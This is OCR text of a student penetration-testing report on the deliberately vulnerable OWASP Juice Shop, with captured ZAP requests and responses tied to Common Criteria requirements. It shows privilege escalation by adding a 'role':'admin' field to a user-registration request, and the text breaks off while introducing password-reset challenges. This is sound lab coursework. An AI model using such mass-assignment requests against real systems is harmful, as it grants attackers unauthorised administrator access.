




OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
apoorva@juice.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 14 WebSockets 1601



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Header: Text Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,
"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":
"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":22,"email":"apoorva@juice.com",
"updatedAt":"2024-04-29T10:37:34.105Z","createdAt":"2024-04-29T10:37:34.105Z","deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
POST http://127.0.0.1:3000/api/SecurityAnswers/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 55
{"UserId":22,"answer":"Avanish","SecurityQuestionId":1}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/SecurityAnswers/ 201 Created 2... 226 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


14:29
OWASP Juice Shop
https://127.0.0.1:3000/#/search
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
apoorva@juice.com
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


14:30
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 249
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/24
Content-Type: application/json; charset=utf-8
Content-Length: 295
ETag: W/"127-LllQAZ48TRBykptdrT+FossND4E"
{"password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish","role":"admin"}
{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":24,"role":"admin","updatedAt":"2024-04-29T13:29:44.322Z","createdAt":"2024-04-29T13:29:44.322Z","email":null,"deletedAt":
Find:
No matches
Time: 61 ms
Body Length: 295
Total Length: 711 bytes
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... M... 4/29/24, 2:29:44 PM POST http://127.0.0.1:3000/api/Users/ 201 Created 6... 295 bytes Medium JSON
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/103.js 304 Not Mod... 9 ... 0 bytes Medium
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 92
{"message":"Validation error","errors":[{"field":"email","message":"email must be unique"}]}
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 131 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 200 OK 8... 18,836 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/languages 200 OK 1... 4,872 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 6... 12,880 bytes


OWASP Juice Shop
https://127.0.0.1:3000/#/adminstration
OWASP Juice Shop
Account
Your Basket
EN
apoorva.admin@juice.com
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop
Carrot Juice
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

We initially registered new customers using the email Apoorva@juice.com, the password Apoorva@1, and the security answer "Avanish" in order to test the "Admin Registration" functionality of the TOE. The ZAP API /api/Users/ was fired up following login. A validation error stating that the email address must be unique was encountered when we attempted to send this request to the requester. Either deleting the email field or changing the role to "Admin" or isAdmin to true fixed the error. As an alternative, you can obtain the SFR by changing the email to Apoorva.admin@juice.com, which grants admin permissions.

FMT_MTD.1.1 The TOE shall restrict the ability to reset user passwords to root and admin users.

Related Vulnerability Challenges: -

1. Reset Bjoern's Password
2. Reset Jim's Password
3. Reset Bender's Password


Reset Bjoern's Password:
Tested Vulnerability Challenges: -


a) Description of penetration testing that was carried out.

